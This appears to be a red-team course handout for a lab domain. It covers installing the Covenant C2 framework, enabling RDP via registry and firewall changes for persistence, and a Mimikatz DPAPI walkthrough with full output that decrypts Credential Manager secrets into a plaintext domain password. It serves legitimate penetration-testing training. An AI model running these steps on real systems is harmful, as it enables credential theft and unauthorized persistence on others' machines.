Covenant is an open-source program maintained by Cobbr. Covenant provides a GUI web interface that allows for a multitude of enumeration, exploitation and post-exploitation tools use for penetration testing, ethical hacking, and red teaming operations. For this course, a fork of Covenant developed and maintained by RastaMouse will be used as it provides additional functionality that enhances the platform and exploitation abilities.

Covenant requires dotnet in order to function. Utilize the following commands to install the require dotnet dependencies. Per the Covenant installation instructions, install dotnet core version 3.1 SDK. Visit <https://docs.microsoft.com/en-us/dotnet/core/install/linux-ubuntu#2104> for additional information.

```
cd /tmp

wget https://packages.microsoft.com/config/ubuntu/21.04/packages-microsoft-prod.deb -O packages-microsoft-prod.deb

sudo dpkg -i packages-microsoft-prod.deb

sudo apt update -y

sudo apt-get install -y apt-transport-https dnsutils

sudo apt-get update

sudo apt-get install -y dotnet-sdk-3.1

sudo git clone --recurse-submodules https://github.com/ZeroPointSecurity/Covenant.git /opt/Covenant
```

```
(root@MayorSecStudent)~# cd /tmp && wget https://packages.microsoft.com/config/ubuntu/21.04/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
--2021-06-12 20:02:58-- https://packages.microsoft.com/config/ubuntu/21.04/packages-microsoft-prod.deb
Resolving packages.microsoft.com (packages.microsoft.com)... 13.93.224.173
Connecting to packages.microsoft.com (packages.microsoft.com)[13.93.224.173]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3696 (3.6K) [application/octet-stream]
Saving to: 'packages-microsoft-prod.deb'

packages-microsoft-prod.deb 100%[=====] 3.61K --KB/s in 0s

2021-06-12 20:02:58 (73.9 MB/s) - 'packages-microsoft-prod.deb' saved [3696/3696]


(root@MayorSecStudent)~/tmp# sudo dpkg -i packages-microsoft-prod.deb
Selecting previously unselected package packages-microsoft-prod.
(Reading database ... 326927 files and directories currently installed.)
Preparing to unpack packages-microsoft-prod.deb ...
Unpacking packages-microsoft-prod (1.0-ubuntu21.04.1) ...
Setting up packages-microsoft-prod (1.0-ubuntu21.04.1) ...
```

```
(root@MayorSecStudent)~/tmp# sudo git clone --recurse-submodules https://github.com/ZeroPointSecurity/Covenant.git /opt/Covenant
Cloning into '/opt/Covenant' ...
remote: Enumerating objects: 6357, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 6357 (delta 2), reused 5 (delta 0), pack-reused 6341
Receiving objects: 100% (6357/6357), 32.54 MiB | 10.38 MiB/s, done.
Resolving deltas: 100% (4017/4017), done.
Submodule 'Covenant/Data/ReferenceSourceLibraries/Rubeus' (https://github.com/GhostPack/Rubeus) registered for path 'Covenant/Data/ReferenceSourceLibraries/Rubeus'
Submodule 'Covenant/Data/ReferenceSourceLibraries/Seatbelt' (https://github.com/GhostPack/Seatbelt) registered for path 'Covenant/Data/ReferenceSourceLibraries/Seatbelt'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpDPAPI' (https://github.com/GhostPack/SharpDPAPI) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpDPAPI'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpDump' (https://github.com/GhostPack/SharpDump) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpDump'
Submodule 'Covenant/Data/ReferenceSourceLibraries/SharpSC' (https://github.com/djhojnstein/SharpSC) registered for path 'Covenant/Data/ReferenceSourceLibraries/SharpSC'
```

In order to run Covenant, the student needs to go to the `/opt/Covenant/Covenant` directory and run `dotnet` as follows:

```
/usr/bin/dotnet /opt/Covenant/Covenant
```

It is recommended that the student create a desktop launcher for ease of use. Right click on the Kali desktop and select Create Launcher. Select the Launcher tab and enter the following information as appropriate and click Close when completed.



Double click the newly created Covenant icon to start the program. On first run there will likely be a Dotnet message in the terminal window instead. Close this and double click the icon again to start Covenant. Note that launcher generation in Kali can be troublesome, so if Covenant does not start it is recommended to long-hand the command as shown earlier.

Visit the link provided in the terminal output to access Covenant. When the program is first loaded the student will be prompted for a username and password. Set this to the desired username and password and continue.

```
warn: Microsoft.EntityFrameworkCore.Model.Validation[10400]
      Sensitive data logging is enabled. Log entries and exception messages may include sensitive application d
ata, this mode should only be enabled during development.
Covenant has started! Navigate to https://127.0.0.1:7443 in a browser
```



Register Initial User

If you have made it to the following screen, you have successfully installed Covenant and it is ready to use.

Note that Covenant can also be installed and ran from Docker. Consult the installation Wiki at <https://github.com/cobbr/Covenant/wiki/Installation-And-Startup> if you wish to use Docker.

Section 5 – Enumerating the Local Machine, Privilege Escalation, and Local Persistence

5-12 Persistence via RDP

Enable Remote Desktop via Registry Edit and Enable Firewall Rule


```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 0 /f; Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```


Disable Remote Desktop via Registry Edit and Disable Firewall Rule

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 1 /f; Disable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

5-16 Windows Credential Manager

Enable Remote Desktop on DC01





Mimikatz Commands

All commands are ran from the domain user context, i.e., Medium Integrity.

Mimikatz vault::cred

```
[6/23/2021 9:18:54 PM UTC] Mimikatz completed.
(studentuser) > mimikatz vault::cred

.#####. mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #'  Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # vault::cred
TargetName : TERMSRV/dc01 / <NULL>
UserName   : mayorsec\themayor
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00000000
Credential :
Attributes : 0

TargetName : Domain:target=TERMSRV/dc01 / <NULL>
UserName   : mayorsec\themayor
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00000000
Credential :
Attributes : 0
```

Run the following to locate the credential file:


ls C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials

```
[6/23/2021 9:29:38 PM UTC] ListDirectory completed.
(studentuser) > ls C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials

Name                                                                    Length  CreationTimeUtc  LastAccessTimeUtc  LastWriteTimeUtc
----                                                                    -
C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\9FD43B9DAC2EECAA50270662B8E497D5 388    6/23/2021 9:06:33 PM 6/23/2021 9:12:43 PM 6/23/2021
9:06:33 PM
C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\DFBE70A7E5CC19A398EBF1B96859CE5D 11020  6/22/2021 1:57:57 PM 6/23/2021 9:06:44 PM 6/22/2021
1:57:57 PM
```

Copy the directory path of the smaller sized file in the directory and click on the grunt -> Tasks. Enter the following:

```
"dpapi::cred /in:<yourdirectorypathhere>"
```



Click on Task to execute. The output should be something similar as below:

```
[6/23/2021 3:09:10 PM UTC] Mimikatz completed
(studentuser) > Mimikatz /command:"dpapi::cred /in:C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\9FD43B9DAC2EECAA50270662B8E497D5\"

#####  mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
## ^ ##. "A La Vie, A L'Amour" - (oe.ee)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
#####*   > http://pingcastle.com / http://mysmartlogon.com   ***

mimikatz(powershell) # dpapi::cred /in:C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\9FD43B9DAC2EECAA50270662B8E497D5
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey  : {5c99e162-dca0-43d9-8a77-3abf2a9cbf36}
dwFlags        : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000030 - 48
szDescription  : Local Credential Data

algCrypt       : 00006603 - 26115 (CALG_3DES)
dwAlgCryptLen  : 000000c0 - 192
dwSaltLen      : 00000010 - 16
pbSalt         : fcf46e26cd650f404af580bdd924a9cc
dwHmacKeyLen   : 00000000 - 0
pbHmacKey      :
algHash        : 00008004 - 32772 (CALG_SHA1)
dwAlgHashLen   : 000000a0 - 160
dwHmac2KeyLen  : 00000010 - 16
pbHmac2Key     : 4b96745ec3b2d25f374239d09d49582d
dwDataLen      : 000000c0 - 192
pbData         :
c237d4e474b6ca84168bf5e8570d5f98af93566fe4d85f8987f67415f0f717ece856a02251a416d6ed5fd9fdcc7254fa452357575bbe3d922aab225713718daf923063a7eb72c67872b0ca5c9827c7b708ec1e47629a467
22ed6917c5e9c0e288ed9c620f34f795af8ec061584223fc30701c8d27093eb99dadf45ee1d4c69be48702b41a6da89d05875cf160218c74a5436d5e9f3989025c346f3679a293fba5aa0bfa795581afd745016ea77a5a9
7d9853f17c7461e5dfc6d994845cc6d8b1
dwSignLen      : 00000014 - 20
pbSign         : 3b9540a2d1860ae57e6d6c12faa3cf4bdb73e1f1
```

Of note is the "guidMasterKey," which we will locate in the C:\Users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect directory. We need to first identify the SID value in that directory, and then list the contents of it to locate the masterkey file.

```
ls C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect
ls C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\<SidValue>
```

```

[6/23/2021 9:09:47 PM UTC] ListDirectory completed
(studentuser) > ls C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect

Name                                                    Length  CreationTimeUtc  LastAccessTimeUtc
LastWriteTimeUtc
-----
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\5c99e162-dca0-43d9-8a77-3abf2a9cbf36 0      6/22/2021 1:57:55 PM 6/23/2021 9:03:08 PM 6/22/2021 1:57:55 PM
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\CREDHIST 24     6/22/2021 1:57:55 PM 6/23/2021 8:54:38 PM 6/22/2021 1:57:55 PM
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\SYNCHIST 76     6/22/2021 1:57:57 PM 6/23/2021 8:54:38 PM 6/22/2021 1:57:57 PM

[6/23/2021 9:10:24 PM UTC] ListDirectory completed
(studentuser) > ls C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114

Name                                                    Length  CreationTimeUtc
LastAccessTimeUtc  LastWriteTimeUtc
-----
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\5c99e162-dca0-43d9-8a77-3abf2a9cbf36 740   6/22/2021 1:57:55 PM
6/23/2021 9:06:44 PM 6/22/2021 1:57:55 PM
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\BK-mayorsec 916   6/22/2021 1:57:55 PM
6/23/2021 8:26:27 PM 6/22/2021 1:57:55 PM
C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\Preferred 24     6/22/2021 1:57:55 PM
6/23/2021 9:06:33 PM 6/22/2021 1:57:55 PM

```

Copy the

C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\\

Back in tasks, enter select Mimikatz and enter the following:

```
"dpapi::masterkey
/in:C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\
\

```

Make note of the double quotation marks as they are necessary. Output will be similar to the following:

```

[6/23/2021 9:10:41 PM UTC] Mimikatz completed
(studentuser) > Mimikatz /command:"\"dpapi::masterkey /in:C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\5c99e162-dca0-43d9-8a77-3abf2a9cbf36 /rpc""

.#####. mimikatz 2.2.0 (x64) #17763 Apr 9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
# # / # # > http://blog.gentilkiwi.com/mimikatz
'## v #' ' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(powershell) # dpapi::masterkey /in:C:\users\s.chisholm.mayorsec\appdata\roaming\microsoft\protect\S-1-5-21-3187735945-3135287399-360880731-1114\5c99e162-dca0-43d9-8a77-3abf2a9cbf36 /rpc
**MASTERKEYS**
dwVersion : 00000002 - 2
szGuid : {5c99e162-dca0-43d9-8a77-3abf2a9cbf36}
dwFlags : 00000000 - 0
dwMasterKeyLen : 00000088 - 136
dwBackupKeyLen : 00000068 - 104
dwCredHistLen : 00000000 - 0
dwDomainKeyLen : 00000174 - 372

```

The most important output is located at the end of the command, which shows a "key" value. This is the masterkey to use to decrypt the Credential Vault password.

```

[domainkey] with RPC
[DC] 'mayorsec.local' will be the domain
[DC] 'DC01.mayorsec.local' will be the DC server
key : 1556d3b9e30e77689453b84ab3d8a19cc96ef5f65d4efcfc73483ea890f2dc2f439a4528cc72917a7fe7da01ab85154e7859710cdb27b0e306580150f60f43e
sha1: de9e370be86ab1b13d38098bd1dfd6986fd92f95

```

Copy the masterkey value to a text editor. Scroll back up to the original dpapi::cred command, and copy it. Click on Tasks and select Mimikatz. Enter the following command as used in your environment:

```
"dpapi::cred
/in:C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\

```

Make sure to mind the double quotation marks and run the task. If all goes well, output should look like the following:

```
[6/23/2021 9:12:32 PM UTC] Mimikatz completed
(studentuser) > Mimikatz /command:"\"dpapi::cred /in:C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\9FD43B9DAC2EECAA50270662B8E497D5
/masterkey:1556d3b9e30e77689453b84ab3d8a19cc96ef5f65d4efcffc73483ea890f2dc2f439a4528cc72917a7fe7da01ab85154e7859710cdb27b0e306580150f60f43e\"

.#####. mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # dpapi::cred /in:C:\users\s.chisholm.mayorsec\appdata\local\microsoft\credentials\9FD43B9DAC2EECAA50270662B8E497D5
/masterkey:1556d3b9e30e77689453b84ab3d8a19cc96ef5f65d4efcffc73483ea890f2dc2f439a4528cc72917a7fe7da01ab85154e7859710cdb27b0e306580150f60f43e
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey  : {5c99e162-dca0-43d9-8a77-3abf2a9cbf36}
dwFlags       : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000030 - 48
szDescription   : Local Credential Data
```

At the bottom, the username and password stored in the credential vault from the RDP session will be shown in plaintext.

```
Decrypting Credential:
* masterkey : 1556d3b9e30e77689453b84ab3d8a19cc96ef5f65d4efcffc73483ea890f2dc2f439a4528cc72917a7fe7da01ab85154e7859710cdb27b0e306580150f60f43e
**CREDENTIAL**
credFlags : 00000030 - 48
credSize  : 000000ba - 186
credUnk0  : 00000000 - 0

Type      : 00000002 - 2 - domain_password
Flags     : 00000000 - 0
LastWritten : 6/23/2021 9:06:33 PM
unkFlagsOrSize : 00000018 - 24
Persist   : 00000002 - 2 - local_machine
AttributeCount : 00000000 - 0
unk0      : 00000000 - 0
unk1      : 00000000 - 0
TargetName : Domain:target=TERMSRV/dc01
UnkData    : (null)
Comment    : (null)
TargetAlias : (null)
UserName   : mayorsec\themayor
CredentialBlob : Password123!
Attributes : 0
```

It is also possible to conduct the exercise using Meterpreter's Kiwi tool. Simply use the same commands and steps as above in order to execute the exploit against Credential Manager. Keep in mind that Meterpreter requires two \\ for directory paths rather than one. Adjust accordingly.

Troubleshooting

If any issues arise where you are unable to obtain the credentials, make sure they are saved in the Credential Manager. Additionally, ensure you are in the correct user context, which in this case is a medium integrity, domain connected grunt as s.chisholm.

